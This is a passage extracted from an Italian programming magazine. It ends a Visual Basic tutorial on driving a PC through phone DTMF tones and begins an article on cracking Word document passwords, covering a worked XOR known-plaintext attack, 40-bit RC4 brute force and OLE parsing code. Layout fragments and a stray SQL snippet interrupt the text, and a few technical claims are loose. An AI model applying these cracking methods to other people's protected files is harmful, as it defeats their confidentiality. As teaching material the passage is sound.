  Dim n As Long
  n = main.ModemPhone1.NumberOfModems
  If n = 0 Then
      MsgBox "Nessun Modem Rilevato", vbOKOnly,
                                        "Attenzione!"
    Unload Me
    Exit Sub
  End If
  'Interroga il PC per conoscere in modem installati
  Dim i As Long
  status.Caption = "Sto cercando il modem...attendere"
  DoEvents
  'il ciclo di FOR parte da 0 quindi deve terminare a (n-1)
  'per ogni modem leggiamo il nome della periferica
  For i = 0 To (n - 1)
      modemlist.AddItem
                    main.ModemPhone1.GetModemName(i)
  Next i
  status.Caption = "Modem trovato"
End Sub
```

Una volta caricati nella ListBox tutti i modem presenti, bisognerà gestire l'evento di selezione della periferica, richiamato quando l'utente fa clic sull'oggetto *modemlist* per scegliere uno dei modem presenti. La routine che si occupa di questo è *modemlist_Click()*, che attiva il puntatore a clessidra, cambia l'etichetta *status* (la lettura dei parametri del modem potrebbe richiedere del tempo) e ripulisce il TextBox con le informazioni del modem. La lettura dei parametri hardware del modem è effettuata dal metodo *GetModemCaps(i)* che riceve in input il codice del modem selezionato dalla ListBox.

Digit Monitoring

Indica una funzione "listener" che è in grado di intercettare numeri digitati dalla tradizionale tastiera telefonica. Lo standard TAPI consente di rilevare un digit in due formati diversi:

- ***Pulse Digits:*** **si tratta del vecchio sistema, ormai caduto in disuso. Ogni cifra viene rappresentata mediante una sequenza contigua di "click" (pulse) il cui numero identifica un numero tra "0" e "9"**
- ***DTMF Digits (Dual Tone Multiple Frequency):*** **in questo caso i digit vengono associati a toni udibili di diversa frequenza. I DTMF validi vanno da "0" a "9", ma possono benissimo rappresentare lettere come "A", "B", "C", ecc.**

Fig. 5: **Fase di riconoscimento della periferica modem.**

Il risultato – un intero lungo - viene scritto nella variabile *ModemCaps* e usato in seguito per stabilire cosa è in grado di fare il modem scelto. In particolare ci interessano 4 specifiche della periferica: il rilevamento dei toni DTMF *(CapMonitorDigits)*, il supporto di tipo “*VoiceModem*” (*CapVoice*), la capacità di riprodurre e registrare file audio a 16-bit/8 khz (*CapWave*) ed infine il supporto *CallerID*. Il rilevamento di queste caratteristiche viene fatto mediante una serie di *If..Then..Else* in cui la condizione di test logico è data dall’*AND* (bit a bit) tra la variabile *ModemCaps* e una delle costanti – relativa alla specifica hardware cercata – citate prima. Tali costanti – di tipo public - sono state definite prima in *MODULO.BAS* ed hanno valori pesati sulle potenze di 2 (1,2,4,8,ecc.), necessari per adeguarsi all’operazione di *AND* logico.

```
` SETUP.FRM
Private Sub modemlist_Click()
  Me.MousePointer = vbHourglass
  status.Caption = "Cerco le informazioni del modem..."
  modeminfo.Text = ""
  DoEvents
  ModemCaps = main.ModemPhone1.GetModemCaps(
                                modemlist.ListIndex)
  'le informazioni sull'hardware sono date da un AND
                         tra la variabile ModemCaps
  'letta dal modem scelto e delle costanti dichiarate nel
                                   modulo VB esterno
  If (ModemCaps And CapVoice) <> 0 Then
    modeminfo.SelText = "Voice Modem = SI" & vbCrLf
  Else
    modeminfo.SelText = "Voice Modem = NO" & vbCrLf
  End If
  If (ModemCaps And CapCallerID) <> 0 Then
    modeminfo.SelText = "Caller ID = SI" & vbCrLf
  Else
    modeminfo.SelText = "Caller ID = NO" & vbCrLf
  End If
  If (ModemCaps And CapMonitorDigits) <> 0 Then
    modeminfo.SelText = "Riconoscimento DTMF =
                                      SI" & vbCrLf
  Else
    modeminfo.SelText = "Riconoscimento DTMF =
                                      NO" & vbCrLf
  End If
  If (ModemCaps And CapWave) <> 0 Then
    modeminfo.SelText = "Wave Play\Record
                    (16 bit/8Khz) = SI" & vbCrLf
  Else
    modeminfo.SelText = "Wave Play\Record
                    (16 bit/8Khz) = NO" & vbCrLf
  End If
  Me.MousePointer = vbArrow
  status.Caption = ""
End Sub
```

Non rimane che assegnare una sub all’evento *Command1_Click()*; quando l’utente clicca sul pulsante si esegue un piccolo test: se nella ListBox non è selezionato alcun modem, viene mostrato un messaggio di avviso, altrimenti si richiama dalla form MAIN la funzione *OpenModem()* passando questa volta il *ModemID* relativo al modem scelto nell’elenco *modemlist*. La sub termina ripristinando il puntatore a freccia del mouse e uscendo col comando *Unload Me*.

```
Private Sub Command1_Click()
  If modemlist.ListIndex = -1 Then
    MsgBox "Selezionare il modem dall'elenco",
                     vbInformation, "Attenzione!"
    Exit Sub
  Else
    'attiva il modem selezionato usando
    'la routine OpenModem della form "main"
    Me.MousePointer = vbHourglass
    Command1.Enabled = False
    DoEvents
    main.OpenModem (modemlist.ListIndex)
    Me.MousePointer = vbArrow
    Unload Me
  End If
End Sub
```

PRONTO, CHI PARLA?

Eccoci quindi giunti al form principale del programma – *MAIN.FRM* - che contiene la routine di riconoscimento dei toni *DTMF*. Il form dovrà essere in grado di gestire i seguenti eventi dell’oggetto *ModemPhone*:

- **IncomingCall** - (arrivo di una chiamata);
- **Connected** - (chiamata accettata);
- **Disconnected** - (fine della chiamata);
- **DigitReceived** - (ricezione di un DTMF);
- **Error** - (eventuali errori).

Le routine che gestiscono i primi tre eventi sono

Speciale Mobility

Controlla
il PC dal telefonino

Form Main

Il form principale del programma MAIN .FRM che contiene la routine di riconoscimento dei toni DTMF. Dovrà essere in grado di gestire i seguenti eventi dell’oggetto *ModemPhone*:

- **IncomingCall - (arrivo di una chiamata);**
- **Connected - (chiamata accettata);**
- **Disconnected - (fine della chiamata);**
- **DigitReceived - (ricezione di un DTMF);**
- **Error - (eventuali errori).**

abbastanza immediate da scrivere:

```
'MAIN.FRM
Private Sub ModemPhone1_IncomingCall(RingNumber
                                              As Long)
    status.Caption = "Chiamata in arrivo (" &
                          CStr(RingNumber) & " squillo)"
    nsq = CLng(Combo1.Text)
    If (RingNumber >= nsq) Then ModemPhone1.Answer
End Sub
Private Sub ModemPhone1_Connected(WaveID As Long)
    ID = WaveID
    status.Caption = "Chiamata accettata, in attesa per
                                         comandi DTMF"
    ModemWave1.PlayFileName = "init.wav"
    ModemWave1.PlayVolume = playvol
    ModemWave1.Play (ID)
    DTMFric.Caption = ""
End Sub
Private Sub ModemPhone1_Disconnected()
    Call ModemPhone1.Hangup
    main.status.Caption = "Modem in uso, in attesa per
chiamate in arrivo"
    DTMFric.Caption = ""
End Sub
```





Fig. 6: A connessione avvenuta scatta l'evento connected e viene aggiornato lo stato.

La sub *IncomingCall* si attiva in corrispondenza dell'arrivo di una chiamata e tiene conto del numero di squilli giunti al modem con la variabile *RingNumber*. La nostra routine non deve far altro che confrontare il numero di squilli arrivati con quelli impostati dall'utente (che sono settati nel ComboBox chiamato *combo1*) ed eventualmente accettare la chiamata usando il metodo *ModemPhone.Answer*. A connessione avvenuta, scatta l'evento *Connected* che memorizza l'ID della chiamata in una variabile, cambia l'etichetta dello stato (per comunicare a video l'avvenuta connessione) ed invia un messaggio audio di benvenuto al chiamante. Il messaggio audio supportato da ModemTools può essere un qualsiasi file WAV, purché campionato a *16-bit/8 khz* (tipica banda telefonica). La riproduzione di un file WAV sulla linea telefonica del modem è possibile col metodo *PlayFile()* che riceve l'ID della chiamata e fa riferimento al volume e al nome del file specificati mediante le proprietà *PlayVolume* e *PlayFileName* dell'oggetto *ModemWave*.

Incoming Call

La sub IncomingCall si attiva in corrispondenza dell'arrivo di una chiamata e tiene conto del numero di squilli giunti al modem con la variabile *RingNumber*.

Invio DTMF

Ogni qualvolta viene inviato un DTMF si attiva l'evento DigitReceveid dell'oggetto ModemPhone che riporta il tono trasmesso dal telefono nella variabile Digit di tipo stringa.

ASSOCIARE I TONI DTMF ALLE AZIONI DEL PC

Finalmente siamo giunti alla parte più interessante del programma: far eseguire al PC i comandi inviati dalla tastiera telefonica del chiamante. Gli eventi previsti – come è facile intuire – sono tipiche azioni di un programma VB, ma nulla ci vieta di usare periferiche esterne che consentano ad esempio di azionare l'HI-FI, il condizionatore, lo scaldabagno o la macchinetta del caffè!

DTMF	EVENTO ASSOCIATO
1	Esegue un'applicazione Windows specificata
2	Mostra un message-box con il testo indicato
3	Riproduce un file audio sugli speaker del PC
4	Avvia un DEFRAG del disco fisso specificato
5	Segreteria Telefonica: registra un messaggio vocale su un file WAV
6	Chiude la chiamata

Il form deve quindi contenere alcuni oggetti, necessari per personalizzare gli eventi associati ai toni DTMF. I parametri personalizzabili sono rappresentati esclusivamente da controlli TextBox:

TEXTBOX	DESCRIZIONE
app2run	percorso dell'applicazione da lanciare
msg2show	messaggio di testo da visualizzare
audiomsg	percorso di un file audio (WAV) da riprodurre
defragdrive	unità disco (X:) da deframmentare
recfile	percorso del file audio su cui registrare un messaggio vocale

Ogni qualvolta viene inviato un DTMF si attiva l'evento *DigitReceveid* dell'oggetto *ModemPhone* che riporta il tono trasmesso dal telefono nella variabile *Digit* di tipo stringa: grazie ad una serie di *If..Then* in cascata, che permettono di identificare correttamente il comando giusto da eseguire, il gioco è fatto.

```
Private Sub ModemPhone1_DigitReceived(Digit As String)
    main.status.Caption = "Comando DTMF ricevuto"
    ModemWave1.PlayFileName = "command.wav"
    ModemWave1.PlayVolume = vol
    DTMFric.Caption = Digit
    'lancia applicazione
    If Digit = "1" Then
        ModemWave1.Play (ID)
        Call Shell(app2run.Text, vbNormalNoFocus)
    End If
    'mostra messaggio su video
    If Digit = "2" Then
```

```
    ModemWave1.Play (ID)
     msgtime = Format(Now, "dddd, dd-mmmm-yyyy,
                                     hh:mm AM/PM")
     Call MsgBox(msg2show.Text, vbInformation,
                        "Messaggio (" + msgtime + ")")
  End If
  'riproduce messaggio audio
  If Digit = "3" Then
    ModemWave1.PlayFileName = audiomsg.Text
    ModemWave1.PlayVolume = vol
    ModemWave1.Play (0)
  End If
  'avvia il defrag
  If Digit = "4" Then
    ModemWave1.Play (ID)
     Call Shell("C:\WINDOWS\DEFRAG.EXE " +
                   defragdrive.Text, vbNormalNoFocus)
  End If
  'registra un messaggio vocale
  If Digit = "5" Then
     main.status.Caption = "Registrazione messaggio
                              vocale avviata (5 sec.)"
    Timer1.Enabled = True
    ModemWave1.RecordFileName = recfile.Text
    ModemWave1.RecordVolume = vol
    ModemWave1.Record (ID)
  End If
  'termina la chiamata
  If Digit = "6" Then
    ModemWave1.PlayFileName = "end.wav"
    ModemWave1.PlayVolume = vol
    ModemWave1.Play (ID)
    Call ModemPhone1.Hangup
  End If
End Sub
```

Naturalmente l'evento di registrazione di un messaggio vocale – che emula una segreteria telefonica – ha bisogno di un oggetto *Timer* che conti i secondi trascorsi e che allo scadere del timeout provveda a fermare la registrazione.

Fig. 7: **Alla ricezione di un particolare tono, il sistema avvia una determinata procedura.**

CONTROLLARE L'EMAIL DA REMOTO

Tocco finale per la nostra applicazione, non troppo complicato da realizzare, è quello di aggiungere una funzione per controllare la nostra casella di posta. Se supponiamo ad esempio che il PC controllato è connesso a Internet tramite rete LAN o ADSL, senza cioè utilizzare il modem che è già impegnato a ricevere i comandi via DTMF, possiamo aggiungere i seguenti pezzi di codice che eseguono il controllo della nostra e-mail usando i socket (ovviamente bisogna personalizzare username, password e indirizzo del server).

```
  'definire la seguente variabile globale in testa
                                        al programma
  Dim step As Integer
  'controlla e-mail - da inserire alla fine di
                             ModemPhone1_DigitReceived()
  If Digit = "7" Then
    ModemWave1.PlayFileName = "attendere_prego.wav"
    ModemWave1.PlayVolume = vol
    ModemWave1.Play (ID)
    Winsock1.RemoteHost = "server.posta.it "
    Winsock1.RemotePort = 110
    step=0
    Winsock1.Connect
  End If
'socket usato per controllare la posta sul server
Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long)
  Dim buf as String
  username = "mia_username "
  password = "mia_password "
  Winsock1.GetData buf
  If Left(buf, 3) = "+OK" And step = 0 Then
    Winsock1.SendData ("USER " + username + vbCrLf)
    step = 1
  End If
  If Left(buf, 3) = "+OK" And step = 1 Then
    Winsock1.SendData ("PASS " + password + vbCrLf)
    step = 2
  End If
  If Left(buf, 3) = "+OK" And step = 2 Then
    Winsock1.SendData ("LIST" + vbCrLf)
    step = 3
  End If
  If Left(buf, 3) = "+OK" And step = 3 Then
    ModemWave1.PlayFileName = "nonceposta_.wav"
    ModemWave1.PlayVolume = vol
    ModemWave1.Play (ID)
    Winsock1.Close
  End If
  If Left(buf, 3) <> "+OK" And step = 3 Then
    ModemWave1.PlayFileName = "ceposta_.wav"
    ModemWave1.PlayVolume = vol
    ModemWave1.Play (ID)
    Winsock1.Close
  End If
End Sub
```

Elia Florio

Speciale Mobility

Controlla
il PC dal telefonino

Messaggio vocale

Naturalmente l'evento di registrazione di un messaggio vocale – che emula una segreteria telefonica – ha bisogno di un oggetto *Timer* che conti i secondi trascorsi e che allo scadere del timeout provveda a fermare la registrazione.

SELECT
ProductID,
ProductName,
CategoryName
FROM PRODUCTS INNER JOIN
CATEGORIES
ON PRODUCTS.
CATEGORYID=CATEGORIES.
CATEGORYID FOR XML AUTO

Resultset...
<PRODUCTS ProductID="1"
ProductName="Chai">
<CATEGORIES
CategoryName="Beverages"/>
</PRODUCTS>
<PRODUCTS ProductID="2"
ProductName="Chang">
<CATEGORIES
CategoryName="Beverages"/>
</PRODUCTS>

Crittografia

La crittografia nei documenti Word

Password cracking

"A false sense of security is much worse than none at all"
Marc Thibault, 1993

File sul CD
\soft\codice\WRDCRACK.zip

File sul Web
www.itportal.it
/ioprog70/WRDCRACK.zip

Ufficio del signor John Smith, ore 10:30 del mattino. Il signor Smith ha appena finito di scrivere un'importante relazione economica per il suo capo e prima di spedirla via e-mail, preoccupato dalla sensibilità del contenuto, clicca sul menù *Salva* di MS-Word e imposta una password di apertura per il documento. Il signor John Smith, che non è certo uno sprovveduto, sa che per proteggersi bene conviene usare una password molto lunga e che usando caratteri e simboli speciali si può rendere difficile la vita ad hacker e spioni….ma tutto ciò non basta per farlo stare completamente tranquillo. In cuor suo, il signor Smith, non se la sente di affidare la propria sicurezza ad un sfilza di asterischi mascherati da password. Quanto è sicuro il documento del signor Smith? Basta davvero una semplice password per difendersi dagli spioni, ma soprattutto quanto ci si può fidare di Microsoft in questi casi?

Fig. 1: **Impostazione della password per un documento Word. Può davvero proteggere i nostri dati?**

Mi sono servito di questo preambolo immaginario per introdurre il tema di cui ci occuperemo oggi: parleremo infatti in questo articolo della sicurezza del più celebre degli editor di testo, MS-Word, analizzando in particolar modo i meccanismi crittografici usati da Microsoft per proteggere i documenti. Come vedremo da qui a breve, l'azienda di Redmond non lascia mai nulla al caso e in apparenza sembra aver progettato un protocollo di sicurezza per Word2000/XP abbastanza solido e se non fosse per una serie di coincidenze e di fattori esogeni, oggi forse non staremmo qui a discutere di come sia possibile forzare le password dei documenti Word. Il bagaglio culturale richiesto ai lettori per cimentarsi in questa impresa è la conoscenza degli elementi base della crittografia classica e qualche nozione su OLE, lo standard usato da Microsoft in modo massiccio nei programmi nella suite Office. La parte finale di questo articolo prevedrà lo sviluppo di una applicazione, divisa in due parti, capace di aprire, analizzare e forzare (in tempi non brevissimi ma ragionevoli) un documento Word protetto da password. Il linguaggio usato per lo sviluppo è naturalmente il C++.

BREVE STORIA SULLE PROTEZIONI DI WORD

Il giorno in cui la squadra dei tecnici Microsoft iniziò a lavorare per la creazione della suite Office2000, i responsabili del progetto pensarono bene di delegare all'esterno la parte relativa alla sicurezza dei prodotti Word ed Excel, viste e considerate le lacune e i problemi che col tempo erano emerse nelle versioni precedente del pacchetto. La storica versione 2.0 di Word per prima introdusse in passato il concetto di documenti protetti da password, ma con risultati a dir poco catastrofici. Per la versione 2.0 i tecnici Microsoft avevano infatti usato un semplice schema crittografico a chiave simmetrica per cifrare e nascondere il contenuto di un documento protetto. Col tempo si venne a scoprire che lo schema crittografico non era altro che una semplice operazione di XOR basata su una chiave di 16 bytes e applicata a tutto il documento; tale protezione risultò talmente banale tanto da essere ribattezzata dagli hacker col nome di W.P.A. (*Weakest Possibile encryption Algorithm* ossia *"algoritmo di criptaggio più fragile possibile"*).
La lacuna di questo schema di protezione era legata alla struttura intrinseca dei documenti Word: all'interno del file infatti alcune sezioni (come l'header o la parte finale) rimangono sempre costanti e sono fissate per tutti i documenti; questo fatto permette un attacco del tipo *"known plaintext"*, cioè l'aggressore conosce in chiaro una parte del testo cifrato e disponen-

XOR

L'operatore di OR-esclusivo (XOR) funziona con la seguente tabella di verità:

A	B	A XOR B
0	0	0
0	1	1
1	0	1
1	1	0

Per le sue proprietà, si rivela un ottima funzione crittografica di tipo simmetrico, infatti fissata una chiave *K*, si ha che *OUT = IN XOR K* e in modo simmetrico *IN = OUT XOR K.*

Password *Cracking*

do dell'algoritmo (in questo caso una funzione XOR) può tentare di recuperare la chiave crittografica. Ancor peggio, nel caso specifico dei documenti Word 2.0, alcuni dei bytes noti erano formati da blocchi di "00" adiacenti, con conseguenze catastrofiche per la sicurezza!!!
Il problema dei blocchi "00", notato nel 1993 per la prima volta da *Marc Thibault*, ed implicava che la funzione di criptaggio operata da Word :

F(x) = x XOR key

restituisse come risultato la key stessa quando x = 00, senza bisogno di complicati studi di crittoanalisi. In pratica Microsoft aveva inventato uno schema crittografico in cui la chiave veniva salvata all'interno del documento stesso. Il massimo dell'ovvietà!
Con l'avvento di Word 6.0 (ovvero Word95) le cose migliorarono soltanto di poco. Il formato di documenti Word introdusse lo standard OLE, che – come vedremo in seguito – rende abbastanza difficile manipolare un file .DOC e orientarsi al suo interno senza una conoscenza dettagliata dello standard. Sfortunatamente la protezione usata dalla versione 6.0 differiva di poco da quella precedente: l'operatore crittografico XOR questa volta era applicato solo in presenza di un byte diverso da zero e se il risultato prodotto era anche esso diverso da zero; questa nuova strategia evitava il verificarsi di situazioni in cui la chiave era direttamente ricavabile dal documento, ma non riusciva a limitare attacchi di tipo crittoanalitico che, basandosi su analisi quantitative e sul conteggio dei caratteri del documento, riuscivano comunque a scoprire la chiave crittografica. Ecco un esempio pratico di come funziona l'algoritmo implementato da Lyal Collins e Fauzan Mirza per il loro word decrypting engine conosciuto come *WP1*:

Testo in chiaro (plaintext)
"yesterday all my troubles seemed so far away now it looks as thought they're here to stay oh I believe in yesterday"

ovvero (traducendo in codici ASCII esadecimali)

"79 65 73 74 65 72 64 61 79 20 61 6C 6C 20 6D 79 20 74 72 6F 75 62....."

Chiave crittografica di 16-bytes (key) per la XOR
11 22 33 44 55 66 77 88 99 AA BB CC DD EE FF 00

Per prima cosa si pone il testo cifrato, bytes per bytes su una matrice formata da *n* righe e da un numero di colonne pari alla lunghezza della chiave (in questo caso 16). Si analizza quindi ogni colonna della matrice segnando, per ciascuna colonna, il byte più frequente rispetto a tutti gli altri, con almeno un numero di ripetizioni pari a 3 (Tab. 1). I simboli "?" indicano l'impossibilità di scegliere il carattere più frequente dovuta alla mancanza di righe aggiuntive (questo attacco aumenta l'efficienza se il testo criptato è molto lungo). Le ipotesi che si fanno nel passo successivo dell'algoritmo sono molto forti, ma allo stesso tempo efficaci per la decrittazione dei testi in lingua corrente:

1) il carattere più frequente in un testo è sempre lo spazio (carattere 0x20)
2) si suppone il testo in chiaro composto in prevalenza da lettere minuscole (range di caratteri 0x61 – 0x7A ovvero "a" – "z").

Si calcola quindi *K1* eseguendo la *XOR* di *K0* col valore *0x20* (ipotesi 1) ottenendo come risultato (Tab. 2). Dispongo ora di una chiave di prova *K1* e posso valutarne l'efficacia provando a decriptare le righe della matrice del cyphertext, aspettandomi di ottenere valori compresi tra *0x61* e *0x7A* (ipotesi 2). L'assunzione è vera in tutti casi eccetto che per i bytes C0, FA, 89 e BA della chiave *K1*, che durante il decriptaggio di alcune righe violano l'ipotesi 2. Tali byte della chiave *K1* vengono marcati come inesatti e nel passo successivo

Tab. 1: CYPHERTEXT (hex)

#1	68	47	40	30	30	14	13	E9	E0	8A	DA	A0	B1	CE	92	79
#2	31	56	41	2B	20	04	1B	ED	EA	8A	C8	A9	B8	83	9A	64
#3	31	51	5C	64	33	07	05	A8	F8	DD	DA	B5	FD	80	90	77
#4	31	4B	47	64	39	09	18	E3	EA	8A	DA	BF	FD	9A	97	6F
#5	64	45	5B	30	75	12	1F	ED	E0	8D	C9	A9	FD	86	9A	72
#6	74	02	47	2B	75	15	03	E9	E0	8A	D4	A4	FD	A7	DF	62
#7	74	4E	5A	21	23	03	57	E1	F7	8A	C2	A9	AE	9A	9A	72
K0	**31**	**?**	**?**	**?**	**?**	**?**	**?**	**?**	**E0**	**8A**	**DA**	**A9**	**FD**	**?**	**9A**	**?**

Tab. 2: XOR di KO con OX20

K1	**11**	**?**	**?**	**?**	**?**	**?**	**?**	**?**	**C0**	**AA**	**FA**	**89**	**DD**	**?**	**BA**	**?**

Tab. 3: XOR delle celle 9, 11, 12, 15 di K0 con OX65

K1	**11**	**?**	**?**	**?**	**?**	**?**	**?**	**?**	**C0**	**AA**	**FA**	**89**	**DD**	**?**	**BA**	**?**
				K0[9,11,12,15]				XOR			(0x65 = "e")					
K2	**11**	**?**	**?**	**?**	**?**	**?**	**?**	**?**	**85**	**AA**	**BF**	**CC**	**DD**	**?**	**FF**	**?**

Protezione avanzata di Word (altri alg. Crittografici)

La protezione di Word XP per i documenti è unica nel suo genere. A differenza dei suoi predecessori, permette infatti all'utente di scegliere il modulo crittografico da usare, bloccando gli attacchi di tipo brute force.

Questo fatto testimonia come Microsoft si sia mossa subito per cercare di risolvere il problema delle chiavi troppo corte, tuttavia l'algoritmo standard di salvataggio protetto, resta sempre l'RC4 a 40-bit, per compatibilità con Word 97 e 2000.

vengono rimpiazzati con altri bytes ottenuti questa volta dalla XOR delle celle [9], [11], [12] e [15] di K0 con il valore *0x65*, che corrisponde alla vocale *"e"*, la più diffusa in tutti gli alfabeti latini (Tab. 3). Ho ottenuto la nuova chiave *K2*. Provando nuovamente a decriptare la matrice del cyphertext, ci si accorge che ora soltanto due bytes (*85* e *BF*) generano valori al di fuori del range "a" - "z": già al secondo passo dell'algoritmo ho identificato la bellezza di 5 bytes (segnati in colore verde) della chiave crittografica, circa il 30%. Provando a decriptare il documento con questa chiave (mettedo "00" al posto dei "?") si inizia già ad intravedere parte del testo reale, che può essere usata, nello studio crittoanalitico, per ricostruire i bytes mancanti della chiave. Questo esempio spiega in modo chiaro come si possano attaccare in maniera intelligente i cifrari a chiave simmetrica con permutazioni semplici come la XOR, lo stesso usato da Microsoft per MS-Word 95 (versione 6.0).

MICROSOFT E RC4

"Storia magistra vitae" si dice, per questo motivo Microsoft – memore della brutta storia della XOR – decise di fare sul serio nello sviluppare la protezione di Word97, estesa poi anche alla versione 2000 del programma. Per l'occasione decise così di affidarsi a chi della crittografia ha fatto un business da tempo ovvero l'RSA Security. Per quei pochi che ancora non la sanno, l'RSA è l'azienda che ha sviluppato per prima i sistemi di crittografia a chiave pubblica (PKI), che oggi sono utilizzati con successo in una vastità di applicazioni e di protocolli (SSH, SSL/TLS, WEP). In particolare Microsoft ottenne da RSA la licenza di utilizzare un algoritmo crittografico proprietario, chiamato RC4, sviluppato nel 1987 da Ronald Rivest, che per la cronaca rappresenta niente di meno che la lettera "R" della sigla RSA. La storia di questo algoritmo a chiave simmetrica è abbastanza curiosa: per molti anni l'RC4 rimase avvolto dal mistero più assoluto, coperto dalla segretezza del brevetto dell'RSA finché un bel giorno (il 9 Settembre del 1994), su una mailing list di smanettoni, apparve una e-mail anonima contenente il codice completo dell'RC4, messo a disposizione del mondo intero. Dall'analisi codice si è stabilito che RC4 utilizza una chiave variabile (lunga da 1 a 256 bytes) per inizializzare una tabella di stato interna di 256 bytes che viene impiegata per generare uno stream di bytes pseudo-casuali. Tale stream varia ad ogni iterazione e viene usato come chiave nelle operazioni di XOR che producono il testo criptato. Le chiavi RC4 pertanto variano tra 1 e 2048 bits, anche se nelle implementazioni commerciali, l'algoritmo è spesso usato con il limite di 40 bits, imposto dalle leggi di esportazione per i prodotti crittografici. Word97, Word2000 e in parte anche Word XP oggi proteggono i documenti utilizzando questo algoritmo, ma – vedremo fra poco – proprio a causa della restrizione dei 40-bit sono diventati oggi vulnerabili ad attacchi di tipo brute force. Non ci interesseremo, per ovvii motivi di spazio, dei dettagli tecnici dell'algoritmo RC4, che è universalmente noto e che nel nostro sorgente viene utilizzato in modo diretto, sfruttando il sorgente standard presente nei file *RC4.h* e *RC4.c*. L'uso della libreria RC4 in un programma C++ è molto semplice, basta infatti usare il seguente codice generico:

```
rc4_key   K;
rc4(block, B, &K);
```

In cui *K* rappresenta la chiave *(1-256 byte)* e *B* la dimensione del blocco da criptare; poiché l'algoritmo è simmetrico, la funzione *rc4()* può essere usata rispettivamente sia per crittografare che per decrittografare.

Password uguale, key diversa!

Per quello che si è discusso nell'articolo sul metodo usato da Word per proteggere i documenti, emerge una importante considerazione: due documenti protetti dalla medesima password, sono criptate con chiavi crittografiche a 40-bit diverse. Questo fatto è giustificato dal meccanismo di generazione della chiave, che si basa solo parzialmente sulla password fornita e utilizza altri dati come il *Document ID* (id digitale univoco di ogni document) e altri dati pseudo-casuali.

STRUTTURA DI UN DOCUMENTO WORD

L'uso di RC4 all'interno di Word non è lineare come ci si potrebbe aspettare, soprattutto perché la vita del programmatore è resa molto più complicata da OLE, lo standard per l'Object Linking and Embedding voluto a tutti i costi da Microsoft. In pratica un documento Word di ultima generazione, può essere visto come un contenitore globale, capace di racchiudere diversi tipi di oggetti. Usando l'utility *DocFileViewer* fornita con Visual Studio, si può provare ad aprire un qualsiasi documento Word97/2000 per capire dal vivo di cosa sto parlando. Prima di passare ai dettagli sulla decriptazione dei documenti, conviene quindi approfondire lo studio dello standard OLE 2.0 per capire come è organizzato un file DOC e dove reperire le informazioni che ci servono all'interno di esso.
Un documento Word contiene in genere diverse sezioni, organizzate con una struttura ad albero che ricorda molto le directory di Windows:

```
File .DOC
 |
 |- Header (0x200 bytes)
 |
 |- WordDocument
 |
 |- Data [opz.]
 |
 |- 1table
 |
 |- SummaryInformation
 |
 |- DocumentSummaryInformation
 |
 |- RootEntry
 |
 |- CompObj
 |
EOF
```

La tabella principale che racchiude l'indice del docu-

Crittografia

Password
Cracking

Fig. 2: L'utility DocFileViewer fornita con Visual Studio, permette di aprire ed analizzare gli oggetti OLE presenti all'interno di un documento MS-Word.

mento è la *Root Entry* (localizzata verso la fine del file); essa contiene i dati relativi alle varie sezioni del documento (*1Table, Data, WordDocument*, ecc.) che sono organizzate in blocchi multipli di *0x200* bytes (512 in decimale) chiamati *Big Block Depot*. La tabella con la *Root Entry*, elenca tutte le sezioni che formano un documento e ne fornisce anche la posizione, espressa in termini di blocchi da 512 bytes; un record della *Root Entry* è chiamato *PPS Block* ed è interpretato come in Fig. 4.





Fig. 3: Aprendo con un editor esadecimale un documento Word, è possibile leggere la Root Entry cercando verso la fine del file. Sono visibili i diversi record delle sezioni OLE

Un PPS va considerato come un mini-blocco da 0x80 bytes formato dal nome della sezione (espresso in formato ASCII-0) e da alcuni campi di cui il più importante è quello alla posizione [0x74] che indica l'offset di partenza del blocco considerato. Quando un documento Word 97/2000/XP viene protetto da password, vengono criptate rispettivamente le sezioni *WordDocument* (il documento vero e proprio) e la sezione *1Table*; quest'ultima è di vitale importanza, perché nei documenti protetti contiene in testa i dati crittografici usati da Word per la verifica della password. Sì, perché Word, una volta protetto un documento, deve in qualche modo disporre di un metodo per verificare se una password fornita dall'utente è valida o meno. Ovviamente la nostra attenzione sarà focalizzata proprio su questo meccanismo di verifica, che dovremo cercare di simulare nel nostro codice per creare il password cracker.

Fig. 4: Struttura di un record presente della Root Entry, chiamato PPS Block.

OLE EXTRACTION UTILITY

Prima di passare quindi alla routine crittografica della nostra applicazione, sarà meglio scrivere un programma *(OLEx)* che possa analizzare e dividere un documento Word in tutte le sue sezioni, salvandole su singoli file. Questa utility avrà quindi il compito di:

- riconoscere il formato di un file MS-Word;
- identificare la versione (non tratteremo documenti Word95);
- verificare la presenza di protezione con password;
- trovare ed estrarre su file la Root Entry;
- estrarre su file tutte le sezioni del documento;
- memorizzare i dati crittografici del documento su un altro file;


Il main dell'utility *OLEx (OLE eXtraction)* è abbastanza ovvio: legge da input il nome di un file e lo manipola usando tre funzioni principali che realizzano proprio quanto detto prima : *WordDocumentCheck(), WordVersionFromFile()* e *ExtractOLE()*. Per prima cosa vediamo nei dettagli la funzione che controlla se un file è un documento MS-Word valido, ovvero *WordDocumentCheck()*.

```
bool WordDocumentCheck(char *filename) {
  FILE *fstream;
  bool check_ok=false;
  fstream = fopen(filename,"rb");

  if(fstream!=NULL) {
    //legge l'header del file (8 bytes)
    unsigned char hdr[8];
    fread (hdr, 0x08, 1, fstream);

    printf("\n* File Header = ");
    for (int i=0; i<8; i++)
      printf("%X ", hdr[i]);

    //Controllo D0CF11E0
    if(hdr[0]==0xD0 && hdr[1]==0xCF &&
      hdr[2]==0x11 && hdr[3]==0xE0)
        check_ok = true;

    //Controllo A1B11AE1
    if(hdr[4]==0xA1 && hdr[5]==0xB1 &&
```

RC4 e reti wireless 802.1x

